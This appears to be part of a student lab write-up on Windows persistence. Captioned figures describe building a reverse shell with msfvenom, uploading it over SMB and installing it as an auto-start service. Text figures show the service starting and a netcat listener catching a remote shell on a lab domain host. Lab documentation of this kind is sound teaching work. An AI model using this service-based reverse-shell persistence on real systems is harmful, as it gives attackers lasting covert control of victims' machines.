


Figure 1: Generating a reverse shell using `msfvenom`




Figure 2: Uploading reverse shell via smbclient




Figure 3: SSH session into the target machine




Figure 4: Creating the Windows service using `sc create`




Figure 5: Configuring the service to auto start




Figure 6: Netcast listener running on Kali

```
cnit471\examplepersistence@WINDOWS11ADDESK C:\Users\ExamplePersistence>sc start revsvc
[SC] StartService SUCCESS
```

Figure 7: Service started

```
┌──(root㉿joshlieberg)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [44.106.44.50] from (UNKNOWN) [44.106.251.198] 51086
Microsoft Windows [Version 10.0.22631.4317]
(c) Microsoft Corporation. All rights reserved.

cnit471\examplepersistence@WINDOWS11ADDESK C:\Users\ExamplePersistence>whoami
whoami
cnit471\examplepersistence

cnit471\examplepersistence@WINDOWS11ADDESK C:\Users\ExamplePersistence>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Windows11ADDesktop
   Primary Dns Suffix  . . . . . . . : CNIT471.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : CNIT471.local

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-91-7B-2F
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::9534:4b1c:85b2:113%4(Preferred)
   IPv4 Address. . . . . . . . . . . : 44.106.251.198(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::5:73ff:fea0:2ef%4
                                       44.106.251.1
   DHCPv6 IAID . . . . . . . . . . . : 100683862
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2E-A0-85-A1-00-50-56-91-7B-2F
   DNS Servers . . . . . . . . . . . : 44.106.251.199
   NetBIOS over Tcpip. . . . . . . . : Enabled

cnit471\examplepersistence@WINDOWS11ADDESK C:\Users\ExamplePersistence>
```

Figure 8: Reverse shell captured `whoami` and `ipconfig /all`